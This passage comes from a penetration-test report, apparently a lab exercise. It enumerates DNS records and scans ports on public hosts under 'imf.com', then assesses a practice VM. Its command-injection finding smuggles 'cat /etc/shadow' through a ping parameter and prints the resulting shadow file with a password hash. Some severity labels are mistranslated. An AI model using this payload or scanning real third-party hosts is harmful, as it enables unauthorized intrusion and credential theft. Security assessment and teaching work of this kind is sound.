ns4.gestiondecuenta.com.                 286      IN    A        185.192.223.50
ns2.gestiondecuenta.com.                 156      IN    A        185.192.221.50


Mail (MX) Servers:
___________________

imf-com.mail.protection.outlook.com.     10       IN    A        52.101.68.5
imf-com.mail.protection.outlook.com.     10       IN    A        52.101.68.25
imf-com.mail.protection.outlook.com.     10       IN    A        52.101.73.30
imf-com.mail.protection.outlook.com.     10       IN    A        52.101.68.32
```



```
Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________

autodiscover.imf.com.                    300      IN    CNAME    autodiscover.outlook.com.
autodiscover.outlook.com.                52       IN    CNAME    atod-g2.tm-4.office.com.
atod-g2.tm-4.office.com.                 14       IN    CNAME    autod.ms-acdc-autod.office.com.
autod.ms-acdc-autod.office.com.          3        IN    A         52.96.9.8
autod.ms-acdc-autod.office.com.          3        IN    A        52.96.222.184
autod.ms-acdc-autod.office.com.          3        IN    A        52.96.122.56
autod.ms-acdc-autod.office.com.          3        IN    A        52.96.165.184
dev.imf.com.                             300      IN    A        82.98.139.240
mail.imf.com.                            300      IN    CNAME    mail.office365.com.
mail.office365.com.                      300      IN    CNAME    outlook.office365.com.
outlook.office365.com.                   45       IN    CNAME    ooc-g2.tm-4.office.com.
ooc-g2.tm-4.office.com.                  56       IN    CNAME    outlook.ms-acdc.office.com.
outlook.ms-acdc.office.com.              44       IN    CNAME    LYH-efz.ms-acdc.office.com.
LYH-efz.ms-acdc.office.com.              2        IN    A        52.96.173.146
LYH-efz.ms-acdc.office.com.              2        IN    A        52.96.87.226
LYH-efz.ms-acdc.office.com.              2        IN    A        52.96.181.34
LYH-efz.ms-acdc.office.com.              2        IN    A        52.96.70.242
news.imf.com.                            300      IN    A        82.98.154.109
secure.imf.com.                          300      IN    A        82.98.134.118
www.imf.com.                             300      IN    A        82.98.160.177

imf.com class C netranges:
__________________________

 82.98.134.0/24
 82.98.139.0/24
 82.98.154.0/24
 82.98.160.0/24

Performing reverse lookup on 1024 ip addresses:
________________________________________________

0 results out of 1024 IP addresses.

imf.com ip blocks:
___________________

done.
```

Some of them, such as 'dev.imf.com', are not from 'IMF Smart Education', they are from 'IMF International Monetary Fund'

3. Finally, we perform a basic port scan to the IMF IP **:**




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 82.98.160.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 17:27 EST
Nmap scan report for d392.dinaserver.com (82.98.160.177)
Host is up (0.17s latency).
Not shown: 825 closed tcp ports (reset), 163 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql
```

Thus, we have obtained the open ports and services of the ip: 82.98.160.177


Privilege verification and escalation

For this part of the study, we have already completed the security analysis directly to **IMF** and move on to the security analysis of the provided virtual machine. To do this, we'll start with scanning the VM's ports, services, and versions. We'll use *Nmap*:



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -p- -sV 192.168.1.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 08:24 EST
Nmap scan report for 192.168.1.57
Host is up (0.00020s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp        JAMES smtpd 2.3.2.1
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
110/tcp  open  pop3        JAMES pop3d 2.3.2.1
119/tcp  open  nntp        JAMES nntpd (posting ok)
4555/tcp open  james-admin JAMES Remote Admin 2.3.2.1
MAC Address: 08:00:27:8A:57:F8 (Oracle VirtualBox virtual NIC)
Service Info: Host: ubuntu; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 15.16 seconds
```

Nmap gives us a total of 7 open ports, all of them with '*TCP'* protocol. Through port 80, with the '*http*' service, the following website is hosted:




Bienvenido

Aquí tienes una lista de retos, pero quizás no sean los únicos disponibles.

- Bypass Login 1
- Bypass Login 2
- Ping - Pong


Next, we perform a basic vulnerability scan with *Nmap* and the *'–script vuln'* statement, obtaining the following vulnerabilities:



```
└─# nmap -Pn -p- 192.168.1.57 --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 08:40 EST
Nmap scan report for 192.168.1.57
Host is up (0.00088s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
80/tcp   open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.57
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.57:80/login_1/
|     Form id:
|     Form action: index.php
|
|     Path: http://192.168.1.57:80/login_1/index.php
|     Form id:
|_    Form action: index.php
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /robots.txt: Robots file
|_  /uploads/: Potentially interesting folder
110/tcp  open  pop3
119/tcp  open  nntp
4555/tcp open  rsip
MAC Address: 08:00:27:8A:57:F8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 324.97 seconds
```


In this basic scan we get possible vulnerabilities such as: vulnerability based on the *slowloris* technique of DDOS, vulnerability to CSRF (Cross Site Request Forgery) and possible sensitive paths such as http:// *192.168.1.57/uploads*.

We check that it is really vulnerable to CSRF, for this, in the path *http://192.168.1.57/login_1/ we* check that the form contains *CSRF tokens:*



```
<html>
 <head>
   <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
   <title>Login Seguro 1</title>
  </head>
 <body>
   <script>
        function funcion_login(){
        if (document.form.password.value=='supersecret' &&
        document.form.login.value=='admin'){
                document.form.submit();
            }
            else{
                alert("Usuario y/o contraseña incorrectos");
            }
        } == $0
   </script>
  <form name="form" action="index.php" method="post">…</form>
  </body>
</html>
```


As you can see, there is no *token,* so it has no CSRF protection and the browser would send the session cookies with the request. Even so, we checked with *'OWASP ZAP'* for new vulnerabilities from the web:



```
Alerts (11)
  Absence of Anti-CSRF Tokens
  Content Security Policy (CSP) Header Not Set (9)
  Missing Anti-clickjacking Header (6)
  Weak Authentication Method
  Server Leaks Version Information via "Server" HTTP Response Header Field (13)
  X-Content-Type-Options Header Missing (9)
  Authentication Request Identified
  GET for POST
  Information Disclosure - Suspicious Comments (2)
  Modern Web Application (2)
  User Agent Fuzzer (36)
```

Alerts 0 4 2 5 Main Proxy: localhost:8080

Thanks to which we obtain the following information from CSRF:




Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast,

Other Info:
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: [Form 1: "login" "password"].

Solution:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Reference:

In other words, what we had already discovered is concluded, as it does not contain *CSRF tokens,* it is vulnerable to this type of attack. The following map of the routes of the website is also obtained:



```
http://192.168.1.57
    GET:/
    GET:cyberacademy
  > cyberacademy
    GET:estilos.css
    GET:estilos.css(-d allow_url_include=1 -d auto_prepend_f...)
    GET:favicon.ico
    GET:login_1
  > login_1
  > login_2
    GET:ping
  > ping
    GET:robots.txt
    GET:sitemap.xml
```

With all this **initial** information, ports, services, versions, the existence of a web page and the basic vulnerability scan, plus the search (during the technical report) for vulnerabilities and information in a more exhaustive way for each service and version. An executive and technical report is written, ending with a summary table of the *flags* and a summary of the tests to obtain each one.

Executive report

Application security status.

The **security** of the application is ***low*** due to the presence of critical vulnerabilities such as *command injection, anonymous FTP access, credential capture capability, exposure of sensitive information in the code, use of default credentials (root:root), james server access, creation of a Remote Shell, privilege scaling (CVE-2017-16995), XSS vulnerability, etc.*

Main risks encountered.

- *Command injection:* The web allows command injection into the virtual machine's operating system. It allows the attacker to steal all kinds of data, execute different attacks such as installing malware or remotely controlling the system.
- *Unauthorized access:* can lead to a loss of control over the affected systems, theft of confidential information, ground zero of lateral movements within the organization.
- *Reflected XSS:* If the user visits the URL constructed by an attacker, then the attacker's script will be executed in the user's browser.
- *Exposure of sensitive information:* theft of information, targeted attacks as directory paths are leaked.

- *Reputational damage:* With information theft, the ability to make a denial-of-service attack and compromise systems can lead to a loss of trust on the part of customers. In addition, serious legal and regulatory consequences.
- *Credential theft:* which allows access by any attacker through the username and password of the authentic user.

Summary table of vulnerabilities.

Vulnerability	Criticality	State	Recommendation
Command injection	Criticism	Open	Validate and sanitize all user inputs to prevent malicious command execution.
Anonymous FTP Access	Loud	Open	Disable anonymous FTP access.
Directory enumeration	Stocking	Open	Configure the web server to prevent directory enumeration.
Exposure of information in 'robots.txt' files	Casualty	Open	Limit your access to search engines.
Exposing sensitive information in your code	Loud	Open	Use secure development practices and security scanning tools in your code to avoid exposing sensitive information.
Using roo:root default credentials	Criticism	Open	Implement strong password policies.
Access to the James server	Loud	Open	Change default credentials, implement restricted access to authorized personnel.
Vulnerability to DDoS attacks	Stocking	Open	Apply the necessary update to the system.
CSRF (Cross Site Request Forgery)	Stocking	Open	Use CSRF *tokens* for each user request and set cookies with the *SameSite attribute*.
Header without configuring Content Security Policy (CSP)	Stocking	Open	Configure CSP in the header.
Capture authentication credentials	Criticism	Open	Implement https and a secure authentication mechanism that does not send the username and password unencrypted.
XSS (Reflected)	Loud	Open	Sanitize and validate tickets.
No Anti-clickjacking headers	Stocking	Open	Configure the X-Frame-Options HTTP header and disable *iframes* if they are not used in your code
Exposure of information in errors	Casualty	Open	Hide server, IP, and port details in error messages.

Creating a Remote Shell	Loud	Open	Disable remote access to insecure services. Monitor the creation of remote shells using tools.
Privilege Escalation (CVE-2017-16995)	Criticism	Open	Upgrade the system to a version that includes a kernel equal to or later than 4.14.8.

White Paper

Vulnerabilidad: Command Injection

Identifier: OWASP-03-2021: Command Injection

Criticality: Critical (CVSS 9.0)

Affected Service: http, Web server (Apache httpd 2.4.18), port 80


- URL: http://192.168.1.57/ping/index.php?ip=

Vulnerability Description:

The application allows the execution of operating system commands through user input without proper validation or sanitization of the data, allowing the execution of commands on the server. Such as:

http://192.168.1.57/ping/index.php?ip=127.0.0.1;cat%20/etc/shadow

Evidence:



Hola! Estamos desarrollando un sistema que realiza ping a la IP que se introduce vía parámetro, es bastante inestable y no funciona bien,

Se ha recibido la IP 127.0.0.1;cat /etc/shadow
Iniciando ping...

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.021 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.017/0.023/0.032/0.005 ms
root:!:17507:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17507:0:99999:7:::
uuidd:*:17507:0:99999:7:::
deloitte:$1$9ABWnCp/$jCaUM7F57.NTzp6oE2x2d/:17507:0:99999:7:::
mysql:!:17507:0:99999:7:::
sshd:*:17507:0:99999:7:::
ftp:*:17507:0:99999:7:::
ftp:*:17507:0:99999:7:::
```

References:

